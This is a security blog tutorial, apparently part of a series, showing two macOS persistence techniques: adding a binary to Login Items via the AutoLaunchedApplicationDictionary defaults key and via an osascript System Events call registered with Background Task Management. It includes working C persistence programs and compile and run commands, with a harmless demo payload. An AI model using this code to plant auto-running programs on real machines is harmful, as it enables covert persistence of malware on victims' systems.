MacOS malware persistence 4: AutoLaunched Applications, Background Task Management (BTM). Simple C example
﷽
Hello, cybersecurity enthusiasts and white hackers!

This post is a continuation of the macOS malware persistence series. In this part, we will explore a method that lives within the user’s login configurations: the AutoLaunchedApplicationDictionary.
In our previous research, we analyzed dylib hijacking. While powerful, it requires finding a vulnerable third-party application. If we want something more “built-in” but want to avoid the common LaunchAgents folder, we can look at how macOS handles its own list of “Login Items.”
the logic: AutoLaunchedApplicationDictionary
MacOS maintains a list of applications that should be automatically opened when a user logs in. This list is stored in the com.apple.loginwindow preferences domain under the key AutoLaunchedApplicationDictionary.
Unlike the legacy LoginHook, this mechanism is very much alive. It is the programmatic equivalent of a user manually adding an app to their “Login Items” in System Settings. For a researcher, this is a clean way to establish persistence using legitimate system APIs without dropping new .plist files into LaunchAgents directories.
practical example. legacy method

First of all, as usual, we need a simple “malware” to verify our persistence. This one will simply system info to /tmp/meow.txt (hack.c):
/*
 * hack.c
 * simple payload for AutoLaunchedApplicationDictionary
 * author: @cocomelonc
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
  // write to /tmp to bypass Folder Permissions (TCC)
  char *filePath = "/tmp/meow.txt";

  // simple log to verify execution
  char command[1024];
  snprintf(command, sizeof(command), "/usr/sbin/system_profiler SPSoftwareDataType > %s 2>&1", filePath);
  system(command);

  FILE *f = fopen(filePath, "a");
  if (f) {
    fprintf(f, "\nexecuted as UID: %d\n", getuid());
    fclose(f);
  }
  return 0;
}
For infection, we need persistence script. The “infector” is a C program that automates the modification of the com.apple.loginwindow domain. We will use the defaults utility via system() to append our binary to the AutoLaunchedApplicationDictionary.
Full source code looks like the following(pers.c):
/*
 * pers.c
 * adds a binary to the AutoLaunchedApplicationDictionary
 * author: @cocomelonc
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
  // the path to our malicious binary
  char *payload_path = "/Users/Shared/hack";
  char cmd[2048];

  // build the command to add a new dictionary entry to the array
  // we specify the Path and a 'Hide' flag
  snprintf(cmd, sizeof(cmd),
    "defaults write com.apple.loginwindow AutoLaunchedApplicationDictionary -array-add '{Path=\"%s\"; Hide=0;}'",
    payload_path);

  printf("injecting persistence into com.apple.loginwindow...\n");

  int res = system(cmd);

  if (res == 0) {
    printf("success! payload added to login items.\n");
  } else {
    printf("failed to modify settings.\n");
  }

  return 0;
}
As you can see, the logic is pretty simple.
demo
First, we compile our “malware” and place it in a location accessible to the system. On macOS Sonoma VM (my env), we must sign it (ad-hoc) to allow execution:
clang hack.c -o /Users/Shared/hack
codesign -s - --force /Users/Shared/hack
chmod +x /Users/Shared/hack

Now, compile the persistence code:
clang pers.c -o pers

Run it:
./pers

Once the command is executed, you can verify the change in two ways.
Check the configuration file directly via Terminal:
defaults read com.apple.loginwindow AutoLaunchedApplicationDictionary

As you can see, we found /Users/Shared/hack path in the output array.
Or navigate to System Settings -> General -> Login Items. Under the “Open at Login” section, you will see a new entry named hack.

Note: on some versions of macOS X, a notification “Background Items Added” will pop up. This is Apple’s modern way of alerting the user to persistence attempts.
Log out of your macOS session and log back in:


Wait a few seconds for the system to initialize the login items:

Check if our “malware” successfully ran:
cat /tmp/meow.txt

As you can see, everything is works perfectly, as expected! =^..^=
The AutoLaunchedApplicationDictionary is a robust and legitimate way to ensure your code runs every time a user logs in.
practical example 2. via Background Task Management (BTM)
In modern macOS versions, simply writing to the .plist file via defaults is often ignored because the system now uses the Background Task Management (BTM) framework. For a new item to actually launch, it must be registered with the backgroundtaskmanagementd daemon.
The most reliable way to do this programmatically in C (without writing complex Objective-C code for the Service Management framework) is to wrap an AppleScript command. This forces the system to register the item correctly in the GUI and the BTM database.
We just need this:
/*
 * osascript:
 * modern macOS uses the Background Task Manager (BTM).
 * direct plist edits via 'defaults' are often ignored or reverted.
 * AppleScript via 'System Events' properly registers the item with BTM.
*/
snprintf(cmd, sizeof(cmd),
  "osascript -e 'tell application \"System Events\" to make login item at end with properties {path:\"%s\", hidden:false}'",
  payload_path);

printf("injecting persistence into Login Items via system events...\n");
So, full source code is looks like this (pers2.c):
/*
 * pers2.c
 * adds a binary to the Login Items using AppleScript via System Events
 * this method is required for macOS Sonoma/Ventura compatibility.
 * Author: @cocomelonc
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
  // the path to our malicious binary
  char *payload_path = "/Users/Shared/hack";
  char cmd[2048];

  /*
   * osascript:
   * modern macOS uses the Background Task Manager (BTM).
   * direct plist edits via 'defaults' are often ignored or reverted.
   * AppleScript via 'System Events' properly registers the item with BTM.
   */
  snprintf(cmd, sizeof(cmd),
    "osascript -e 'tell application \"System Events\" to make login item at end with properties {path:\"%s\", hidden:false}'",
    payload_path);

  printf("injecting persistence into Login Items via system events...\n");

  // execute the command
  int res = system(cmd);

  if (res == 0) {
    printf("success! malware registered in Login Items and BTM.\n");
  } else {
    printf("failed to modify settings. ensure terminal has 'Automation' permissions.\n");
  }

  return 0;
}
demo 2
Let’s check everything in action. Compile our new persistence script:
clang pers.c -o pers

Then, run it:
./pers


As you can see, when we run persistence script, macOS will pop up a dialog: “pers” wants access to control “System Events”. This is a TCC (Transparency, Consent, and Control) protection. In a real-world attack, malware would need to bypass this or use a process that already has these permissions (like an already-trusted terminal or IDE)
We will now see hack in the list:
